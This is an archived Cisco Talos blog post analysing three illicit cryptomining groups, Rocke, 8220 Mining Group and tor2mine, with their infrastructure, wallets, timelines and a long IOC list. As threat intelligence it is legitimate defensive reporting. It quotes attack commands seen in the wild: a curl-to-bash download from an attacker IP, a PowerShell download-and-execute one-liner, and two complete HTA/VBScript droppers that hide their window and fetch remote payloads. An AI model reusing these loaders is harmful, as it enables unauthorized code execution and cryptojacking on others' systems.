
Connecting the dots between recently active cryptominers

By Nick Biasini

Published: 2018-12-18 · Archived: 2026-04-05 14:28:28 UTC



Tuesday, December 18, 2018 11:33

Post authored by David Liebenberg and Andrew Williams.

Executive Summary Through Cisco Talos' investigation of illicit cryptocurrency mining campaigns in the past year, we began to notice that many of these campaigns shared remarkably similar TTPs, which we at first mistakenly interpreted as being attributed to a single actor. However, closer analysis revealed that a spate of illicit mining activity over the past year could be attributed to several actors that have netted them hundreds of thousands of U.S. dollars combined.

This blog examines these actors' recent campaigns, connects them to other public investigations and examines commonalities among their toolsets and methodologies.


We will cover the recent activities of these actors:


- Rocke —A group that employs Git repositories, HTTP FileServers (HFS), and Amazon Machine Images in their campaigns, as well as a myriad of different payloads, and has targeted a wide variety of servers, including Apache Struts2, Jenkins and JBoss.
- 8220 Mining Group —Active since 2017, this group leverages Pastebin sites, Git repositories and malicious Docker images. The group targets Drupal, Hadoop YARN and Apache Struts2.
- Tor2Mine —A group that uses tor2web to deliver proxy communications to a hidden service for command and control (C2). These groups have used similar TTPs, including:
- Malicious shell scripts masquerading as JPEG files with the name "logo*.jpg" that install cron jobs and download and execute miners.
- The use of variants of the open-source miner XMRig intended for botnet mining, with versions dependent on the victim's architecture.
- Scanning for and attempting to exploit recently published vulnerabilities in servers such as Apache Struts2, Oracle WebLogic and Drupal.
- Malicious scripts and malware hosted on Pastebin sites, Git repositories and domains with .tk TLDs.

- Tools such as XHide Process Faker, which can hide or change the name of Linux processes and PyInstaller, which can convert Python scripts into executables. We were also able to link these groups to other published research that had not always been linked to the same actor. These additional campaigns demonstrate the breadth of exploitation activity that illicit cryptocurrency mining actors engaged in.

The recent decline in the value of cryptocurrency is sure to affect the activities of these adversaries. For instance, Rocke began developing destructive malware that posed as ransomware, diversifying their payloads as a potential response to declining cryptocurrency value. This was a trend that the Cyber Threat Alliance had predicted in their 2018 white paper on the illicit cryptocurrency threat. However, activity on Git repositories connected to the actors demonstrates that their interest in illicit cryptocurrency mining has not completely abated. Talos published separate research today covering this trend.

Timeline of actors' campaigns


2017 MAY
• 8220 Mining Group begins leveraging malicious Docker images to mine the Monero cryptocurrency
2017 MID
• 8220 Mining Group targets vulnerable Jenkins and Apache web servers to drop Monero miners
2017 NOV
• Rocke begins JBossMiner campaign, which included several exploit modules including JBoss, Struts2 and EternalBlue.
2018 FEB
• tor2mine group exploits Oracle WebLogic WLS-WSAT vulnerability to drop mining malware
2018 MAR
• 8220 Mining Group exploits Cisco Talos Struts2 honeypots to drop mining malware
2018 APR
• Rocke exploits Cisco Talos Apache Struts2 honeypots to drop cryptomining malware leveraging Git repository
• 8220 Mining Group exploits Drupal content management system to download and execute malicious scripts that install backdoors and cryptocurrencies
2018 JUL
• Rocke campaign exploits Jenkins servers via CVE-2017-1000353, leveraging malicious files downloaded from a Git repository
2018 AUG
• Rocke exploits vulnerable Apache Struts2 servers to drop cryptomining malware
• 8220 Mining Group exploits Hadoop YARN, leveraging malicious bash scripts that downloaded and installed illicit cryptocurrency miners from Git repositories
2018 SEPT
• Rocke employs new malware, XBash, which has worm-like charecteristics, destructive ransomware capabilities, as



Timeline of Activity

Introduction Illicit cryptocurrency mining remained one of the most common threats Cisco Talos observed in 2018. These attacks steal CPU cycles from compromised devices to mine cryptocurrencies and bring in income for the threat actor. Campaigns delivering mining malware can also compromise the victim in other ways, such as in delivering remote access trojans (RATs) and other malware.

Through our investigation of illicit cryptocurrency mining campaigns in the past year, we began to notice that many shared remarkably similar TTPs, which we at first mistakenly interpreted as being attributed to a single actor. After completing analysis of these attack's wallets and command and control (C2) servers we discovered that a spate of illicit mining activity over the past year could be attributed to several actors. This illustrates the prevalent use of tool sharing or copying in illicit mining.

We also observed that, by examining these groups' infrastructure and wallets, we were able to connect them to other published research that had not always been related to the same actor, which demonstrated the breadth of exploitation activity that illicit cryptocurrency mining actors engaged in.

We first started tracking these groups when we began monitoring a prolific actor named Rocke and noticed that several other groups were using similar TTPs.

We began following the activities of another prolific actor through a project forked on GitHub by Rocke: the 8220 Mining Group. We also noticed a similar toolset being used by an actor we named "tor2mine," based on the fact that they additionally used tor2web services for C2 communications.

We also discovered some actors that share similarities to the aforementioned groups, but we could not connect them via network infrastructure or cryptocurrency wallets. Through investigating all these groups, we determined that combined, they had made hundreds of thousands of dollars in profits.

Rocke/Iron cybercrime group Cisco Talos wrote about Rocke earlier this year, an actor linked to the Iron Cybercrime group that actively engages in distributing and executing cryptocurrency mining malware using a varied toolkit that includes Git repositories, HTTP FileServers (HFS), and a myriad of different payloads, including shell scripts, JavaScript backdoors, as well as ELF and PE miners. Talos first observed this actor when they attacked our honeypot infrastructure.

In the campaigns we discussed, Rocke targeted vulnerable Apache Struts2 servers in the spring and summer of 2018. Through tracking the actor's wallets and infrastructure, we were able to link them to some additional exploit activity that was reported on by other security firms but in most instances was not attributed to one actor. Through examining these campaigns that were not previously linked, we observed that Rocke has also targeted Jenkins and JBoss servers, continuing

to rely on malicious Git repositories, as well as malicious Amazon Machine Images. They have also been expanding their payloads to include malware with worm-like characteristics and destructive ransomware capabilities. Several campaigns used the XHide Process Faker tool.

We have since discovered additional information that suggests that Rocke has been continuing this exploit activity. Since early September, we have observed Rocke exploiting our Struts2 honeypots to download and execute files from their C2 ssvs[.]space. Beginning in late October, we observed this type of activity in our honeypots involving another Rocke C2 as well: sydwzl[.]cn.

The dropped malware includes ELF (Executable and Linkable Format) backdoors, bash scripts to download and execute other malware from Rocke C2s, as well as illicit ELF Monero miners and associated config files.

While keeping an eye on honeypot activity related to Rocke, we have continued to monitor their GitHub account for new activity. In early October, Rocke forked a repository called whatMiner, developed by a Chinese-speaking actor. WhatMiner appears to have been developed by another group called the 8220 Mining Group, which we will discuss below. The readme for the project describes it as "collecting and integrating all different kinds of illicit mining malware."

Git repository for whatMiner Looking at some of the bash scripts in the repository, it appears that they scan for and exploit vulnerable Redis and Oracle WebLogic servers to download and install Monero miners. The scripts also rely on a variety of Pastebin pages with Base64-encoded scripts in them that download and execute miners and backdoors on to the victim's machines. These malicious scripts and malware masquerade as JPEG files and are hosted on the Chinese-language file-sharing site thyrsi[.]com. The only difference in Rocke's forked version is that they replaced the Monero wallet in the config file with a new one.

While looking through this repository, we found a folder called "sustes." There were three samples in this folder: mr.sh, a bash script that downloads and installs an illicit Monero miner; xm64, an illicit Monero miner; and wt.conf, a config file for the miner. These scripts and malware very closely match the ones we found in our honeypots with the same file names, although the bash script and config file were changed to include Rocke's infrastructure and their Monero wallet.

Many of the samples obtained in our honeypots reached out to the IP 118[.]24[.]150[.]172 over TCP. Rocke's C2, sydwzl[.]cn, also resolves to this IP, as did the domain sbss[.]f3322[.]net, which began experiencing a spike in DNS requests in late October. Two samples with high detection rates submitted to VirusTotal in 2018 made DNS requests for both domains. Both samples also made requests for a file called "TermsHost.exe" from an IP 39[.]108[.]177[.]252, as well as a file called "xmr.txt" from sydwzl[.]cn. In a previous Rocke campaign, we observed a PE32 Monero miner sample called "TermsHost.exe" hosted on their C2 ssvs[.]space and a Monero mining config file called "xmr.txt" on the C2 sydwzl[.]cn.

When we submitted both samples in our ThreatGrid sandbox, they did not make DNS requests for sydwzl[.]cn, but did make GET requests for hxxp://users[.]qzone[.]qq[.]com:80/fcg-bin/cgi_get_portrait.fcg?uins=979040408. The resulting download is an HTML text file of a 301 error message. When we looked at the profile for the user 979040408@qq.com, we observed

that they had numerous posts related to Chinese-language hacking and exploit forums, as well as advertisements for distributed denial-of-service (DDoS) services.

Note that Rocke activity tapered off towards the end of the year. Security researchers at Chinese company Alibaba have taken down Rocke infrastructure that was hosted on Alibaba Cloud. In addition, there has not been activity on Rocke's github since November, nor have we seen related samples in our honeypots since that time.

8220 Mining Group As we previously described, Rocke originally forked a repository called "whatMiner." We believe this tool is linked to another Chinese-speaking, Monero-mining threat actor — 8220 Mining Group — due to the repository's config files' default wallet and infrastructure. Their C2s often communicate over port 8220, earning them the 8220 Mining Group moniker. This group uses some similar TTPs to Rocke.

We first observed the 8220 Mining Group in our Struts2 honeypots in March 2018. Post-exploitation, the actor would issue a cURL request for several different types of malware on their infrastructure over port 8220. The dropped malware included ELF miners, as well as their associated config files with several of 8220 Mining Group's wallets entered in the appropriate fields. This is an example of the type of commands we observed:

```
bash -c /bin/sh -c curl -s http://192.99.142.232:8220/logo3.jpg | bash -s
```

We were able to link the infrastructure and wallets observed in the attacks against our honeypots, as well as in the Git repository, with several other campaigns that the 8220 mining group is likely responsible for.

These campaigns illustrate that beyond exploiting Struts2, 8220 Mining Group has also exploited Drupal content management system, Hadoop YARN, Redis, Weblogic and CouchDB. Besides leveraging malicious bash scripts, Git repositories and image sharing services, as in whatMiner, 8220 Mining Group also carried out a long-lasting campaign using malicious Docker images. 8220 Mining Group was able to amass nearly $200,000 worth of Monero through their campaigns.

There were some similarities to the TTPs used by Rocke and 8220 Mining Group in these campaigns. The actors downloaded a malicious file "logo*.jpg" (very similar to Rocke's use of malicious scripts under the file name of "logo*.jpg payloads), which gets executed through the bash shell to deliver XMRig. The actor also employed malicious scripts hosted on .tk TLDs, Pastebin sites, and Git repositories, which we have also observed Rocke employing.

tor2mine Over the past few years, Talos has been monitoring accesses for tor2web services, which serve as a bridge between the internet and the Tor network, a system that allows users to enable anonymous communication. These services are useful for malware authors because they eliminate the need for malware to communicate with the Tor network directly, which is suspicious and may be blocked, and allow the C2 server's IP address to be hidden.

Recently, while searching through telemetry data, we observed malicious activity that leveraged a tor2web gateway to proxy communications to a hidden service for a C2: qm7gmtaagejolddt[.]onion[.]to.

It is unclear how the initial exploitation occurs, but at some point in the exploitation process, a PowerShell script is downloaded and executed to install follow-on malware onto the system:

> C:\\Windows\\System32\\cmd.exe /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command iex ((New-Object System.Net.WebClient).DownloadString('hxxp://107[.]181[.]187[.]132/v1/check1.ps1'))

We identified additional malware on this IP, which belongs to Total Server Solutions LLC. They appear to include 64-bit and 32-bit variants of XMRigCC — a variant of the XMRig miner, Windows executable versions of publically available EternalBlue/EternalRomance exploit scripts,an open-source TCP port scanner, and shellcode that downloads and executes a

malicious payload from the C2. Additional scripts leverage JavaScript, VBScript, PowerShell and batch scripts to avoid writing executables to the disk.

We began to research the malware and infrastructure used in this campaign. We observed previous research on a similar campaign. This actor was exploiting CVE-2018-11776, an Apache Struts 2 namespace vulnerability. The actor also relied on an IP hosted on Total Server Solutions LLC (107[.]181[.]160[.]197). They also employed a script, "/win/checking-test.hta," that was almost identical to one we saw hosted on the tor2mine actors C2, "check.hta:"

/win/checking-test.hta from previous campaign

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
        Window.ReSizeTo 0, 0
        Window.moveTo -2000,-2000
        Function var_func()
                Dim var_shell
                Set var_shell = CreateObject("Wscript.Shell")
                var_shell.run "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypas
s -Command iex ((New-Object System.Net.WebClient).DownloadString('http://107.181.160.197/win/checking.ps1'))"
, 0, true
        End Function

        var_func
</script>
<body>
</body>
</HEAD>
</HTML>
```

check.hta

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
    Window.ReSizeTo 0, 0
    Window.moveTo -2000,-2000
    Function var_func()
        Dim var_shell
        Set var_shell = CreateObject("Wscript.Shell")
        var_shell.run "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypas
s -Command iex ((New-Object System.Net.WebClient).DownloadString('http://107.181.187.132/v1/check1.ps
1'))", 0, true
    End Function

    var_func
</script>
<body>
</body>
</HEAD>
</HTML>
```

This actor dropped XMRigCC as a payload, mining to eu[.]minerpool[.]pw, as well. Both campaigns additionally relied on the XHide Process-faker tool.

Similarly, in February 2018, Trend Micro published a report on an actor exploiting an Oracle WebLogic WLS-WSAT vulnerability to drop 64-bit and 32-bit variants of XMRig. The actors used many similar supporting scripts that we observed during the tor2web campaigns, and also used a C2 hosted on Total Server Solutions LLC (hxxp://107[.]181[.]174[.]248). They also mined to eu[.]minerpool[.]pw.

This malware was developed in Python and then changed to ELF executables using the PyInstaller tool for distribution. This is the same technique we observed in a Rocke campaign.

Conclusion Through tracking the wallets of these groups, we estimate that they hold and have made payments totaling around 1,200 Monero. Based on public reporting, these groups combined had earned hundreds of thousands of dollars worth of cryptocurrency. However, it is difficult to ascertain the exact amount they made since the value of Monero is very volatile and it is difficult to tell the value of the currency when it was sold. We were also unable to track holdings and payments for certain kinds of wallets, such as MinerGate.

The value of Monero has dramatically declined in the past few months. Talos has observed less activity from these actors in our honeypots since November, although cryptocurrency-focused attacks from other actors continue.

There remains the possibility that with the value of cryptocurrencies so low, threat actors will begin delivering different kinds of payloads. For example, Rocke has been observed developing new malware with destructive capabilities that pose as ransomware. However, Rocke's GitHub page shows that, as of early November, they were continuing to fork mining-focused repositories, including a static build of XMRig.

Talos will continue to monitor these groups, as well as cryptocurrency mining-focused attacks in general, to assess what changes, if any, arise from the decline in value of cryptocurrencies.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	N/A
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Rocke IPs:
121[.]126[.]223[.]211
142[.]44[.]215[.]177
144[.]217[.]61[.]147
118[.]24[.]150[.]172
185[.]133[.]193[.]163

Domains:
xmr.enjoytopic[.]tk
d.paloaltonetworks[.]tk

threatpost[.]tk
3g2upl4pq6kufc4m[.]tk
scan.3g2upl4pq6kufc4m[.]tk
e3sas6tzvehwgpak[.]tk
sample.sydwzl[.]cn
blockbitcoin[.]com
scan.blockbitcoin[.]tk
dazqc4f140wtl[.]cloudfront[.]net
d3goboxon32grk2l[.]tk
enjoytopic[.]tk
realtimenews[.]tk
8282[.]space
3389[.]space
svss[.]space
enjoytopic[.]esy[.]es
lienjoy[.]esy[.]es
d3oxpv9ajpsgxt[.]cloudfront[.]net
d3lvemwrafj7a7[.]cloudfront[.]net
d1ebv77j9rbkp6[.]enjoytopic[.]com
swb[.]one
d1uga3uzpppiit[.]cloudfront[.]net
emsisoft[.]enjoytopic[.]tk
ejectrift[.]censys[.]xyz
scan[.]censys[.]xyz
api[.]leakingprivacy[.]tk
news[.]realnewstime[.]xyz
scan[.]realnewstime[.]xyz
news[.]realtimenews[.]tk
scanaan[.]tk
www[.]qicheqiche[.]com

URLs:
hxxps://github[.]com/yj12ni
hxxps://github[.]com/rocke
hxxps://github[.]com/freebtcminer/
hxxps://github[.]com/tightsoft
hxxps://raw[.]githubusercontent[.]com/ghostevilxp
hxxp://www[.]qicheqiche[.]com
hxxp://123[.]206[.]13[.]220:8899
hxxps://gitee[.]com/c-888/
hxxp://gitlab[.]com/c-18
hxxp://www[.]ssvs[.]space/root[.]bin
hxxp://a[.]ssvs[.]space/db[.]sh
hxxp://a[.]ssvs[.]space/cf[.]cf
hxxp://a[.]ssvs[.]space/pluto
hxxp://ip[.]ssvs[.]space/xm64
hxxp://ip[.]ssvs[.]space/wt[.]conf
hxxp://ip[.]ssvs[.]space/mr[.]sh
hxxp://a[.]ssvs[.]space/logo[.]jpg
hxxp://a[.]sydwzl[.]cn/root[.]bin

hxxp://a[.]sydwzl[.]cn/x86[.]bin
hxxp://a[.]sydwzl[.]cn/bar[.]sh
hxxp://a[.]sydwzl[.]cn/crondb
hxxp://a[.]sydwzl[.]cn/pools[.]txt
hxxps://pastebin[.]com/raw/5bjpjvLP
hxxps://pastebin[.]com/raw/Fj2YdETv
hxxps://pastebin[.]com/raw/eRkrSQfE
hxxps://pastebin[.]com/raw/Gw7mywhC
hxxp://thyrsi[.]com/t6/387/1539580368x-1566688371[.]jpg
hxxp://thyrsi[.]com/t6/387/1539579140x1822611263[.]jpg
hxxp://thyrsi[.]com/t6/387/1539581805x1822611359[.]jpg
hxxp://thyrsi[.]com/t6/387/1539592750x-1566688347[.]jpg
hxxp://thyrsi[.]com/t6/373/1537410750x-1566657908[.]jpg
hxxp://thyrsi[.]com/t6/373/1537410304x-1404764882[.]jpg
hxxp://thyrsi[.]com/t6/377/1538099301x-1404792622[.]jpg
hxxp://thyrsi[.]com/t6/362/1535175343x-1566657675[.]jpg
hxxp://users[.]qzone[.]qq[.]com:80/fcg-bin/cgi_get_portrait.fcg?uins=979040408

SHA-256:
55dbdb84c40d9dc8c5aaf83226ca00a3395292cc8f884bdc523a44c2fd431c7b root.bin
00e1b4874f87d124b465b311e13565a813d93bd13d73b05e6ad9b7a08085b683 root.bin
cdaa31af1f68b0e474ae1eafbf3613eafae50b8d645fef1e64743c937eff31b5 db.sh
959230efa68e0896168478d3540f25adf427c7503d5e7761597f22484fc8a451 cf.cf
d11fa31a1c19a541b51fcc3ff837cd3eec419403619769b3ca69c4137ba41cf3 pluto/xm64
da641f86f81f6333f2730795de93ad2a25ab279a527b8b9e9122b934a730ab08 root.bin
2914917348b91c26ffd703dcef2872115e53dc0b71e23ce40ea3f88215fb2b90 wt.conf
b1c585865fdb16f3696626ef831b696745894194be9138ac0eb9f6596547eed9 mr.sh
7de435da46bf6bcd1843410d05c017b0306197462b0ba1d8c84d6551192de259 root.bin
904261488b24dfec2a3c8dee34c12e0ae2cf4722bd06d69af3d1458cd79e8945 logo.jpg
f792db9a05cde2eac63c262735d92f10e2078b6ec299ce519847b1e089069271 root.bin
dcf2b7bf7f0c8b7718e47b0d7269e0d09bb1bdbf6d3248a53ff0e1c9ea5aa38d x86.bin
3074b307958f6b31448006cad398b23f12119a7d0e51f24c5203a291f9e5d0ec bar.sh
a598aa724c45b2d8b98ec9bc34b83f21b7ae73d68d030476ebd9d89fc06afe58 cron.db
74c84e47463fad4128bd4d37c4164fb58e4d7dcd880992fad16f79f20995e07e pools.txt

Samples making DNS requests for sydwzl[.]cn and sbss[.]f3322[.]net:
17c8a1d0e981386730a7536a68f54a7388ed185f5c63aa567d212dc672cf09e0
4347d37b7ea18caacb843064dc31a6cda3c91fa7feb4d046742fd9bd985a8c86

Wallets
rocke@live.cn
44NU2ZadWJuDyVqKvzapAMSe6zR6JE99FQXh2gG4yuANW5fauZm1rPuTuycCPX3D7k2uiNc55SXL3TX8fHrbb9zQAqEM64W
44FUzGBCUrwAzA2et2CRHyD57osHpmfTHAXzbqn2ycxtg2bpk792YCSLU8BPTciVFo9mowjakCLNg81WwXgN2GEtQ4uRuN3
45JymPWP1DeQxxMZNJv9w2bTQ2WJDAmw18wUSryDQa3RPrympJPoUSVcFEDv3bhiMJGWaCD4a3KrFCorJHCMqXJUKApS
88RiksgPZR5C3Z8B51AQQQMy3zF9KFN7zUC5P5x2DYCFa8pUkY3biTQM6kYEDHWpczGMe76PedzZ6KTsrCDVWGXNRHq

8220 Gang 45[.]32[.]39[.]40:8220
45[.]77[.]24[.]16
54[.]37[.]57[.]99:8220
67[.]21[.]81[.]179:8220
67[.]231[.]243[.]10:8220

98[.]142[.]140[.]13:8220
98[.]142[.]140[.]13:3333
98[.]142[.]140[.]13:8888
104[.]129[.]171[.]172:8220
104[.]225[.]147[.]196:8220
128[.]199[.]86[.]57:8220
142[.]4[.]124[.]50:8220
142[.]4[.]124[.]164:8220
158[.]69[.]133[.]17:8220
158[.]69[.]133[.]18:8220
158[.]69[.]133[.]20:3333
162[.]212[.]157[.]244:8220
165[.]227[.]215[.]212:8220
185[.]82[.]218[.]206:8220
192[.]99[.]142[.]226:8220
192[.]99[.]142[.]227
192[.]99[.]142[.]232:8220
192[.]99[.]142[.]235:8220
192[.]99[.]142[.]240:8220
192[.]99[.]142[.]248:8220
192[.]99[.]142[.]249:3333
192[.]99[.]142[.]251:80
192[.]99[.]56[.]117:8220
195[.]123[.]224[.]186:8220
198[.]181[.]41[.]97:8220
202[.]144[.]193[.]110:3333
hxxps://github[.]com/MRdoulestar/whatMiner

1e43eac49ff521912db16f7a1c6b16500f7818de9f93bb465724add5b4724a13
e2403b8198fc3dfdac409ea3ce313bbf12b464b60652d7e2e1bc7d6c356f7e5e
31bae6f19b32b7bb7188dd4860040979cf6cee352d1135892d654a4df0df01c1
cb5936e20e77f14ea7bee01ead3fb9d3d72af62b5118898439d1d11681ab0d35
